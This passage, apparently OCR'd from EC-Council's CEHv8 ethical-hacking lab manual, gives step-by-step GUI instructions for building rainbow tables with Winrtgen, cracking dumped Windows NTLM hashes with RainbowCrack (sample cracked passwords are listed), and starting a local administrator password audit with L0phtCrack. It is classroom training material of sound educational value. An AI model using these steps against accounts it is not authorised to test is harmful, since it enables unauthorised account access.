


FIGURE 6.4: Alchemy Remote Executor progress tab window

6. Creating the hash table will take some time, depending on the selected hash and charset.

   Note: To save the time for the lab demonstration, the generated hash table is kept in the following folder: **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Rainbow Table Creation Tools\Winrtgen**

You must be careful of your harddisk space. Simple rainbow table for 1 – 5 alphanumeric and it costs about 613MB of your harddisk.

7. Created a hash table saved automatically in the folder containing **winrtgen.exe**.




FIGURE 6.5: Generated Rainbow table file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
Winrtge	**Purpose:** Creating Rainbow table with lower alpha
	Output: Created Rainbow table: ntlm_loweralpha#4-6_0_2400X4000000_ox…

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Password Cracking Using RainbowCrack

RainbowCrack is a computer program that generates rainbow tables to be used in password cracking.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Computer passwords are like locks on doors; they keep honest people honest. If someone wishes to gain access to your laptop or computer, a simple login password will not stop them. Most computer users do not realize how simple it is to access the login password for a computer, and end up leaving vulnerable data on their computer, unencrypted and easy to access. Are you curious how easy it is for someone to gain access to your computer? Windows is still the most popular operating system, and the method used to discover the login password is the easiest. A hacker uses password cracking utilities and cracks your system. That is how simple it is for someone to hack your password. It requires no technical skills, no laborious tasks, only simple words or programs. In order to be an ethical hacker and penetration tester, you must understand how to crack administrator password. In this lab we discuss how to crack guest users or administrator passwords using RainbowCrack.

Lab Objectives

The objective of this lab is to help students to **crack passwords** to perform system password hacking.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab, you need:

- **RainbowCrack** Tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Rainbow Table Creation Tools\RainbowCrack**
- A computer running **Window Server 2012**
- You can also download the latest version of **RainbowCrack** from the link http://project-rainbowcrack.com/

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also download Winrtge from http://www.oxid.it/projects.html

- If you decide to download the latest version, then screenshots shown in the lab might differ
- Run this tool on **Windows Server 2012**
- Administrative privileges to run this program

Lab Duration

Time: 10 Minutes

Overview of RainbowCrack

RainbowCrack is a computer program that generates rainbow tables to be used in password cracking. RainbowCrack differs from "conventional" brute force crackers in that it uses large pre-computed tables called rainbow tables to reduce the length of time needed to crack a password.

Lab Task

TASK 1

Generating the Rainbow Table

1. Double-click the **rcrack_gui.exe** file. The main window of RainbowCrack is shown in the following figure.




FIGURE 7.1: RainbowCrack main window

RainbowCrack for GPU is the hash cracking program in RainbowCrack hash cracking utilities.

2. Click **File**, and then click **Add Hash...**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RainbowCrack for GPU is significantly faster than any non-GPU accelerated rainbow table lookup program and any straight GPU brute forcing cracker




FIGURE 7.2: Adding Hash values

3. The **Add Hash** window appears:
   i. Navigate to **c:\hashes**, and open the **hashes.txt** file (which is already generated using Pwdump7 located at **c:\hashes.txt** in the previous **Lab no:5**) .
   ii. Right-click, copy the hashes from **hashes.txt** file.
   iii. Paste into the **Hash** field, and give the comment (optional).
   iv. Click **OK**.

RainbowCrack uses time-memory tradeoff algorithm to crack hashes. It differs from the hash crackers that use brute force algorithm




FIGURE 7.3: Selecting the hashes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking




FIGURE 7.4: Adding Hashes

4. The selected **hash** is added, as shown in the following figure.

Full time-memory tradeoff tool suites, including rainbow table generation, sort, conversion and lookup




FIGURE 7.5: Added hash show in window

5. To add more hashes, repeat steps **2 & 3 (i,ii,iii,iv)**.
6. Added hashes are shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RainbowCrack's purpose is to generate rainbow tables and not to crack passwords per-se, some organizations have endeavored to make RainbowCrack's rainbow tables available free over the internet.




FIGURE 7.6: Added Hashes in the window

7. Click the **Rainbow Table** from the menu bar, and click **Search Rainbow Table...**

RainbowCrack for GPU software uses GPU from NVIDIA for computing, instead of CPU. By offloading computation task to GPU, the RainbowCrack for GPU software can be tens of times faster than non-GPU version.




FIGURE 7.7: Added Hashes in the window

8. Browse the **Rainbow Table** that is already generated in the previous lab, which is located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Rainbow Table Creation Tools\Winrtgen**.
9. Click **Open**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A time-memory tradeoff hash cracker need a pre-computation stage, at the time all plaintext/hash pairs within the selected hash algorithm, charset, plaintext length are computed and results are stored in files called rainbow table




FIGURE 7.8: Added Hashes in the window

10. It will crack the password, as shown in the following figure.

RainbowCrack focus on the development of optimized time-memory tradeoff implementation, and generation of large rainbow tables.




FIGURE 7.9: Added Hashes in the window

Lab Analysis

Analyze and document the results related to the lab exercise.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
RainbowCrack	**Hashes:** ▪ Administrator ▪ Guest ▪ Languard ▪ Martin ▪ Juggyboy ▪ Jason ▪ Shiela
	Password Cracked: ▪ test ▪ test ▪ green ▪ apple ▪ qwerty

Questions

1. What kind of hashes does RainbowCrack support?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 8

Extracting Administrator Passwords Using L0phtCrack

L0phtCrack is packed with powerful features, such as scheduling, hash extraction from 64-bit Windows versions, multiprocessor algorithms, and network monitoring and decoding. It can import and crack UNIX password files and remote Windows machines.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on a company or organization's computer systems take many different forms, such as spoofing, smurfing, and other types of denial-of-service (DoS) attacks. These attacks are designed to harm or interrupt the use of your operational systems.

Password cracking is a term used to describe the penetration of a network, system, or resource with or without the use of tools to unlock a resource that has been secured with a password. In this lab we will look at what password cracking is, why attackers do it, how they achieve their goals, and what you can do to do to protect yourself. Through an examination of several scenarios, in this lab we describe some of the techniques they deploy and the tools that aid them in their assaults and how password crackers work both internally and externally to violate a company's infrastructure.

In order to be an expert ethical hacker and penetration tester, you must understand how to crack administrator passwords. In this lab we crack the system user accounts using LOphtCrack.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Objectives

The lab teaches you how to:

- Use the **L0phtCrack** tool
- Crack **administrator** passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out the lab you need:

- **L0phtCrack** tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\L0phtCrack**
- Run this tool on **Windows Server 2012** (host machine)
- You can also download the latest version of **L0phtCrack** from the link http://www.l0phtcrack.com
- Administrative privileges to run tools
- Follow wizard driven installation instructions
- **TCP/IP** settings correctly configured and an accessible DNS server
- This tool requires the **user** to register or you can also use the evaluation version for a limited period of time

Lab Duration

Time: 10 Minutes

Overview of L0phtCrack

L0phtCrack provides a scoring metric to quickly assess **password quality**. Passwords are measured against current industry **best practices** and are rated as **Strong, Medium, Weak**, or **Fail.**

Lab Tasks

TASK 1

Cracking Administrator Password

1. Launch the **Start** menu by hovering the mouse cursor to the lower left most corner of the desktop.





FIGURE 8.1: Windows Server 2012 – Desktop view

2. Click the **LOphtCrack6** app to open the **LOphtCrack6** window.

You can also download the L0phtCrack from http://www.l0phtcrack.com.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



L0phtCrack supports pre-computed password hashes.

FIGURE 8.2: Windows Server 2012 – Apps

3. Launch **L0phtCrack,** and in the **L0phtCrack Wizard**, click **Next**.



L0phtCrack can also cracks UNIX password files.

FIGURE 8.3: Welcome screen of the L0phtCrack Wizard

4. Choose **Retrieve from the local machine** in the **Get Encrypted Passwords** wizard and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.4: Selecting the password from the local machine

L0phtCrack has a built-in ability to import passwords from remote Windows, including 64-bit versions of Vista, Windows 7, and UNIX machines, without requiring a third-party utility.

5. Choose **Strong Password Audit** from the **Choose Auditing Method** wizard and click **Next**.




FIGURE 8.5: Choose a strong password audit

6. In **Pick Reporting Style**, select all **Display encrypted password hashes**.
7. Click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LOphtCrack offers remediation assistance to system administrators.

